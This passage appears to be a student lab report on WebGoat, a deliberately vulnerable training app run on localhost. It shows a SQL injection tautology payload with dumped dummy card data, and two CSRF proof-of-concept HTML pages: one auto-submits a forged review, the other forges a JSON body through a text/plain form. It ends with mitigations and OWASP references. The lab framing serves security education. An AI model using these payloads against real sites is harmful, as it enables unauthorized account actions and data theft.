15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

```

At the bottom, a message says 'Your query was: SELECT * FROM user_data WHERE last_name = 'kat 'OR '1'='1'

Fig: SQL injection with payload

Finding: CSRF

- **Module:** CSRF attack demonstration
- **Technique:** Malicious form auto-submission
- **Impact:** Unauthorized user changes
- **Recommendation:** Implement CSRF protection tokens
- **Proof of concept (POC)**

Scenario: An attacker crafts a malicious HTML page and tricks a logged-in user into visiting it and shares a fake review, generates flag value and also can change the content type such as Application/json to plain Text.

```

MSC > ss > <demo.html> > <pass.html>
1  <html>
2  |  <body>
3  |
4  |  <form action="http://127.0.0.1:8080/WebGoat/csrf/review" method="POST">
5  |  |  <input type="hidden" name="reviewText" value="Wonderful" />
6  |  |  <input name="stars" value="5" type="hidden" />
7  |  |  <input name="validateReq" value="52aa14227b9a13d0bede0388a7fba9aa9" type="hidden" />
8  |  |  <input type="submit" value="Submit" />
9  |  </form>
10 |  <script>
11 |  |  document.forms[0].submit(); // Auto-submits the form
12 |  </script>
13 |  </body>
14 </html>
15
16
17

```

Fig - 1: Fake Review html file.

The screenshot shows a browser window for 'WebGoat' at the URL `127.0.0.1:8080/WebGoat/start.mvc?username=katha121#lesson/CSRF.lesson/3`. The left sidebar lists challenges: (A8) Software & Data Integrity, (A9) Security Logging Failures, (A10) Server-side Request Forgery, Client side, and Challenges. The main content area displays a review page for 'John Doe'. The review form has 'Outstanding' in the text field and '5' in the stars field. A message below the form states: 'It appears your request is coming from the same host you are submitting to.' Below the form, there is a list of previous reviews:

- secUrITY / 0 stars** 2025-05-07, 11:14:55
This is like swiss cheese
- webgoat / 2 stars** 2025-05-07, 11:14:55
It works, sorta
- guest / 5 stars** 2025-05-07, 11:14:55
Best. App. Ever
- guest / 1 stars** 2025-05-07, 11:14:55
This app is so insecure, I didn't even post this review... can you pull that off too?

The right side of the screenshot shows the Chrome DevTools Network tab. It lists numerous requests for 'lessonmenu.mvc' and 'CSRF.lesson' with a payload of 'reviewText=Outstanding', 'stars=5', and 'validateReq=2aa14227b9a13d0bede0388a7fba9aa9'. The total number of requests is 137 and the total transfer size is 643 kB.

Fig - 2: Review text update

The screenshot shows a browser window for 'WebGoat' at the URL `127.0.0.1:8080/WebGoat/start.mvc?username=katha121#lesson/CSRF.lesson/3`. On the left, a sidebar lists challenges: (A8) Software & Data Integrity, (A9) Security Logging Failures, (A10) Server-side Request Forgery, Client side, and Challenges. The main content area displays a review submission page for a poster by 'John Doe'. The review form has a rating of 'Outstanding' and a score of '5'. A message at the bottom of the form states: 'It appears your request is coming from the same host you are submitting to.' Below the form, there is a list of reviews from other users. To the right of the browser window is a developer tools Network tab showing a list of requests. One specific request is highlighted, showing the JSON payload sent to the server:

```

1 {
2   "lessonCompleted": false,
3   "feedback": "It appears your request is coming from the same host you are submitting to."
4   "feedbackArgs": null,
5   "output": null,
6   "outputArgs": null,
7   "assignment": "ForgedReviews",
8   "attemptWasMade": true
9 }

```

The Network tab also shows the response status as 200 OK.

Fig - 3: Payload for fake review

The screenshot shows a browser window for 'WebGoat' at the URL `127.0.0.1:8080/WebGoat/csrf/review`. The left sidebar shows challenges (A8) through (A10). The main content area displays a success message: 'Lesson completed! It appears you have submitted correctly from another site. Go reload and see if your post is there.', followed by a JSON dump of the submitted data. To the right of the browser window is a developer tools Network tab showing a single request labeled 'review' with a status of 200 OK and a response size of 0.5 kB.

Fig - 4: Response for Fake Review




Fig - 5: Final Result For Fake Review

A screenshot of a code editor window titled "demo2.html". The file contains the following HTML code:

```
1 <html>
2   <title>Json CSRF POC </title>
3   <center>
4     <h1>JSON CSRF POC</h1>
5
6     <form action=" http://127.0.0.1:8080/WebGoat/csrf/feedback/message" method=post enctype="text/plain">
7
8       <input name='{"name": "Kat","email": "kat@gmail.com","content": "webgoat is a good dummy testing platform"}' type="text">
9       <input type="submit" value="Submit">
10
11   </form>
12
13 </center>
14 </html>
```

The code editor shows syntax highlighting for HTML tags and attributes.

Fig - 6: Content type break html file

The screenshot shows a browser window for WebGoat at the URL `127.0.0.1:8080/WebGoat/start.mvc?username=katha121#lesson/CSRF.lesson/6`. The page displays a JSON payload and a form for sending an email message.

```
{
  "name" : "WebGoat",
  "email" : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

More information can be found [here](#)

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

Name: Kat
Email Address: kat@gmail.com
Subject: General Customer Service
Message: Hello, testing!

Send Message

Confirm Flag Value: **Submit**

The Network tab in the developer tools shows a POST request to `http://127.0.0.1:8080/WebGoat/csrf/feedback/message` with the following headers and payload.

Header	Value
Request URL	<code>http://127.0.0.1:8080/WebGoat/csrf/feedback/message</code>
Request Method	POST
Status Code	200 OK
Remote Address	127.0.0.1:8080
Referrer Policy	strict-origin-when-cross-origin
Content-Type	application/json
Date	Wed, 07 May 2025 08:22:41 GMT
Keep-Alive	timeout=60
Transfer-Encoding	chunked

Request Headers:

- Accept: */*
- Accept-Encoding: gzip, deflate, br, zstd
- Accept-Language: en-US,en;q=0.9
- Connection: keep-alive
- Content-Length: 86
- Content-Type: application/json
- Cookie: JSESSIONID=FEFAAFA22681087639C9F112CF762F69
- Host: 127.0.0.1:8080
- Origin: `http://127.0.0.1:8080/WebGoat/start.mvc?username=katha121`
- Referer: `http://127.0.0.1:8080/WebGoat/start.mvc?username=katha121`
- Sec-Ch-Ua: "Chromium";v="136", "Google Chrome";v="136", "Not,A/Brand";v="99"
- Sec-Ch-Ua-Mobile: ?0

Fig - 7: Updated Content type

The screenshot shows a browser window for WebGoat at the URL `127.0.0.1:8080/WebGoat/csrf/feedback/message`. The page displays a JSON response indicating success.

```
{
  "lessonCompleted": true,
  "feedback": "Congratulations you have found the correct solution, the flag is: 7683f576-33b9-40f6-b326-198be82838ec",
  "feedbackArgs": null,
  "output": null,
  "outputArgs": null,
  "assignment": "CSRFeedback",
  "attemptWasMade": true
}
```

The Network tab in the developer tools shows a POST request to `http://127.0.0.1:8080/WebGoat/csrf/feedback/message` with the following request payload.

Header	Value
Content-Type	application/json

Request Payload:

```
{
  "name": "Kat",
  "email": "kat@gmail.com",
  "content": "webgoat is a good dummy testing platform",
  "ignore_me": "=testing!",
  "name": "Kat"
}
```

Fig 8 - Updated Payload




Fig 9 : Flag Value for updated content type

The screenshot shows a browser interface with a navigation bar at the top. Below it, a section titled "CSRF and content-type" is displayed. A note states that relying on content-type is not a protection against CSRF. It instructs users to POST the following JSON message to the endpoint /csrf/feedback/message:

```
POST /csrf/feedback/message HTTP/1.1
{
  "name" : "WebGoat",
  "email" : "webgoat@webgoat.org",
  "content" : "WebGoat is the best!!"
}
```

More information can be found [here](#). Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

The main area contains a form with fields for Name, Email Address, and Subject, and a large Message area. A "Send Message" button is located below the message area. At the bottom, there is a "Confirm Flag Value" input field containing the value 7683f576-33b9-40f6-b32 and a "Submit" button.

Fig:10 Flag Value Submission

The screenshot shows a browser interface with a navigation bar at the top. Below it, a note says more information can be found [here](#). It also notes that you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

The main area contains a form with fields for Name, Email Address, and Subject, and a large Message area. A "Send Message" button is located below the message area. At the bottom, there is a "Confirm Flag Value" input field containing the value 7683f576-33b9-40f6-b32 and a "Submit" button. A tooltip "Please fill out this field." appears over the empty Subject field.

At the very bottom, a message box displays a checkmark icon, the text "Congratulations. You have successfully completed the assignment.", and a "Submit" button.

Fig -11 : Successfully updated flag value.

Observation:

Upon visiting the attacker's page, the form auto-submits a request to WebGoat, successfully executing a state-changing action on behalf of the authenticated user — without the user's interaction or consent.

Impact

- Unauthorized actions may be executed using a logged-in user's session.
 - Critical account information could be altered.
 - Possibility of privilege escalation or data manipulation.
-

Recommendation

To mitigate CSRF attacks, the following measures should be implemented:

1. **Anti-CSRF Tokens:** Generate and validate unique tokens for every form submission and state-changing HTTP request.
 2. **SameSite Cookies:** Configure session cookies with the `SameSite=Strict` or `Lax` attribute.
 3. **User Confirmation:** For sensitive actions, implement a user re-authentication or confirmation step.
 4. **Use Security Frameworks:** Leverage modern frameworks that provide built-in CSRF protection mechanisms (e.g., Spring Security, Django, etc.).
-

References

- OWASP CSRF Guide: <https://owasp.org/www-community/attacks/csrf>
 - CWE-352: <https://cwe.mitre.org/data/definitions/352.html>
 - OWASP Top 10 2021: <https://owasp.org/Top10/>
-

Conclusion

The absence of CSRF protection in WebGoat presents a serious vulnerability. Proper implementation of anti-CSRF mechanisms is essential to prevent unauthorized actions initiated from external domains. Addressing this issue will significantly strengthen the application's security posture.
